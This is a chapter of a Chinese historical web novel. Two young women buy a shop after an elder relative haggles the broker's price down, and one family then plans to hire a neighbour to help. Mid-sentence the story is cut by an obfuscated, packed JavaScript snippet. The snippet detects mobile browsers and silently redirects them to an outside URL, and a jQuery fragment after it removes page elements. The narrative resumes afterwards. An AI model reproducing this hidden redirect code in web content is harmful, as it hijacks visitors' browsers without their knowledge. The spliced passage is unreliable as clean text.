只卖不租?谭月琬立马皱起眉头,“那卖价多少?”
陈六回:“若三日内能交付现钱,便按一千二百两银的价来,若三日后,便要一千五百两了。”
嚯!一间铺子竟这样贵?陶青禾吃惊地看着谭月琬。
谭月琬也被惊到,她的茶馆比这里还大些,岂不是更贵?这样贵的茶馆还被她糟蹋了好几年?
“铺子的老板在哪?可能再谈些价?”陶青禾问。
陈六挠挠头,一脸为难:“牙行有规矩,要替客人保密。”
这话说得委婉,二人倒也听懂了。约莫是防止买卖双方私下交易,因此两边都只能通过牙行来沟通。
陶青禾拉过谭月琬往旁边走,开口道:“价有些贵了,不过若咱们有心把铺子经营好,这地方倒正合适。”
谭月琬也点头,“我瞧着也是极好的,只是我也没做过这样大的买卖,不知这里的水分有多少。不若等我回家问问舅母?”
“这当然再好不过了。”陶青禾毫不犹豫应下,两人都没有经验,强买只有挨宰的份。若有长辈能给些参考意见,自然是极好的。
二人也不拖沓,只让陈六在这等一会儿,说是回家商量一番再给答复,便出了门去。
这两年周曼君将镖局的事务全部交给周正后,便在家莳花弄草。因此谭月琬才进去门,一眼便看到了人。
“舅母!”她喊。
周曼君正给花浇水,见到谭月琬带着人急匆匆往里跑,稀奇道:“这是从哪儿拐了个小姑娘回来?”
“这是青禾!”谭月琬气恼道。
“婶子好!冒昧上门打扰,还请您见谅。”陶青禾有些尴尬,空着手便往人家闯,可真是没礼貌。
周曼君瞧着小姑娘落落大方,也爽朗一笑,“咱家不讲那些虚礼,匆忙过来可是遇着事了?”
“哎呀!您快和我走,我俩正要买铺子呢!一千二百两是不是有些贵了?”谭月琬上前便拽着人,一股脑将事情说了出来。
“一千二百两?”周曼君立马瞪住她,乖乖,真是家里的亲姑娘!一个没看住,差点把家底败光了。
“我倒要看看哪里的铺子竟能卖出这样高的价?”周曼君捋起袖子,“带路!”
三人也不再多说,赶紧先出了门往铺子走去。一路上,谭月琬又把事情的来龙去脉一一说出。
“什么!你俩要合开铺子?”周曼君一个眼神飞刀便过去了,“若不是铺子价钱太贵,怕是开起来了我也不知道吧?”
谭月琬讪笑一声,“起先是想赁铺子来着。”陶青禾也吃惊,这样大的事,这小娘子竟没和家里人商量。只是此时却帮着找补道:“我那几样吃食在茶馆倒还受欢迎,因此才生了这想法。”
周曼君是知道陶青禾的,谭月琬从某天开始嘴边便一直挂着这个名字。只是她并不拘着谭月琬交友,因此虽知晓陶青禾的事,却从未见过。
还有茶馆的那些曲子和吃食,她自然也是上了心的。笑话!自己花了大价钱买的铺子,还真能给谭月琬瞎倒捣鼓去了?
不过这二人胆子倒是大得很,竟有魄力想另开一间吃食铺子,倒有些她当年的风范!
心里思来想去,三人已经到了地方。陈六年纪也不大,见二人真带了长辈过来,此时颇有些不知所措。
周曼君见这三个小孩凑在一起,竟要做这一千多两的买卖,脸色简直一言难尽。
她问:“你是牙行的伙计?我知你们的规矩。不过这铺子价钱定得太高,不若你找个能做决断的人来,咱们再商量。”
陈六确实是刚入行,此时见对面找了长辈过来,又说了这些话。心下一咬牙,便道:“那您先等会儿,我去去就来。”
三人自是应下,待人走后,又在屋里转悠起来。
“这铺面和雅集轩倒有些相似,之前也是做茶馆生意的?”周曼君问。
“是呀舅母!确实是个小茶馆,只是不知为何倒了。”谭月琬回。淮陵州南来北往的商人不少,大大小小的茶馆也多,因着她也不知这里是什么情况。
周曼君也不在意,只四处看看,瞧着屋内布局还行,用来开甜食铺子倒也使得。
三人只上下瞧了眼的时间,陈六便拉了个成年男子过来。那汉子也一身利落劲儿,未见着人先带了笑。只是等看到周曼君的时候,那笑却僵在脸上,人更是转了头便想走。
“陈大嘴!往哪儿跑呢?”周曼君喝道。
陈大嘴被喊得一激灵,立马停住脚,转身讪笑道:“周当家,您又要开茶馆了?”
脸上强撑着笑,陈大嘴心里却怕得慌,这周家镖局的前当家的,怎的没事又要做生意了?上回雅集轩的铺子足足砍了他四百两银钱,差点就要赔本!
周曼君哪里不知道他的想法,只顺着话道:“可不是嘛!雅集轩生意红火,可不得再赁个铺子?只是你们牙行也忒黑心了,这铺面也敢叫价一千二百两?”
陈大嘴心里这个后悔呀!就该先跟小侄问清楚情况再过来的,眼下被这番质问,只得嘴硬道:“这铺面位置好,进城出城都得经过这里,若不是铺子老板家中有难事,怕是轻易不会出手。”
周曼君并不搭话,只端着笑听他瞎编。
走镖之人手上少不得沾过血腥,陈大嘴被盯得心虚,声势更是弱了下来,只好道:“不过话又说回来,周当家的是回头客,既这般照顾我生意,自是要给您便宜些……”
见周曼君仍是不搭话,他试探道:“一千一百五十两如何?”
周曼君走到桌边坐下,才慢条斯理开口:“雅集轩才花了九百两,这铺子还比不得那边大,你敢要这么多?”
陈大嘴就知道她要提起此事!苦着脸解释道:“周当家的,雅集轩都多少年的事了!眼下便连山上长的野菜都贵上不少,如何能这样比较?”
周曼君点点头,颇为赞同他的说法,“倒也是,那这铺子便九百两卖我如何?”
……
陈大嘴听到九百两,心都颤了一下,哪有人这样还价的!
他叫苦连连,“周当家的,这价钱可卖不了,便是我们牙行不赚钱,也得一千一百两才行。”
周曼君只挑挑眉,手却在桌子上有一下没一下地敲
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17249602|188555||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
着,屋里一时沉默住,竟让人有些发慌。
就在陈大嘴快要挨不住的时候,她才道:“本是小辈之间的事,我也不多砍价了。一千两如何?也让你家小辈赚上些。”陈大嘴苦着脸看向周曼君,又瞧了眼满脸期盼的小侄,只得长叹一声,“如此,便按周当家说的办吧。”
双方这样说定,便一齐去牙行签契书走手续。铺子名头归在谭月琬那里,因此也是她出钱。
现下雅集轩每日流水上百两,她虽花了千两银子出去,却一点儿也不心疼,反而心里美滋滋的,这可是她出钱买下的铺子!
牙行办事利落,没多久流程便走完了。两人心心念念许久的铺子就这样到了手。谭月琬掩饰不住兴奋,一把拉着陶青禾,“咱们有铺子了!”
陶青禾也很高兴,有了这铺面,日后不管刮风下雨,便都不用担心了。
看着二人露出孩子心性,周曼君不由得一笑,又道:“既是合伙做生意,日后你二人遇到事情定要好生商量,万不能为了身外之物伤了和气。”
谭月琬拍拍胸口,“这是当然,舅母也太小瞧我了!”
陶青禾知道这位长辈是善意提醒,感激回道:“婶子不必担心,用人用钱的地方归月琬管,吃食方面归我管,定不会生出龃龉。”
虽年龄相仿,这姑娘却比月琬稳当许多。周曼君暗暗赞叹一句后,开口:“既如此,余下的事情便由你们自行商量,我可要回家去喽!”
三人一同走出牙行,又说了几句才分开。忙活一下午铺子的事,再回到摊子上,吃食也早已卖完。待收拾一番,母女三人又赶紧往家去。
一路上,陶青禾将铺子的情况仔细说给两人听,又道以后家里少不得需要做许多花酱,如此一来,人手便不够使,还得寻上合适的人来帮忙才行。
说到这里,三人不约而同想到了一人,丁慧娘。
“慧娘手脚利落,家里收拾得干净,寻她来帮忙定是可以!”赵丽娘有些激动。
“还是得问一下阿婶,不晓得春日里她可有别的事情要忙。”陶青禾思忖着。
“是的是的,回家便去问问!”赵丽娘连连点头。“阿姐,往后我可以去铺子里做活儿嘛?”陶青苗眼巴巴地看着人。
陶青禾想了想,问:“你想去铺子里吗?”
陶青苗猛猛点头,“想!”
“那便去。”
得到肯定答复后,陶青苗心里简直乐开了花,州城这样热闹,她想一直在州城待着!
三人各有想法,却不妨碍回家的速度又快了一些。待回到家里,陶青禾便和赵丽娘一起去了李家。
此时天色已暗了下来,李家人刚吃完饭,丁慧娘才收拾完灶房。
咚咚咚!
门外一阵敲门声传来,随即又响起说话声,“慧娘!”
“来了!”丁慧娘放下手里的东西,赶紧去开门,“刚回来?”
她见二人裹得厚实,头上的帽子也还没摘,赶紧拉着人先进了屋。
刚坐下,赵丽娘迫不及待开口:“春日里你可有其他事情要忙?”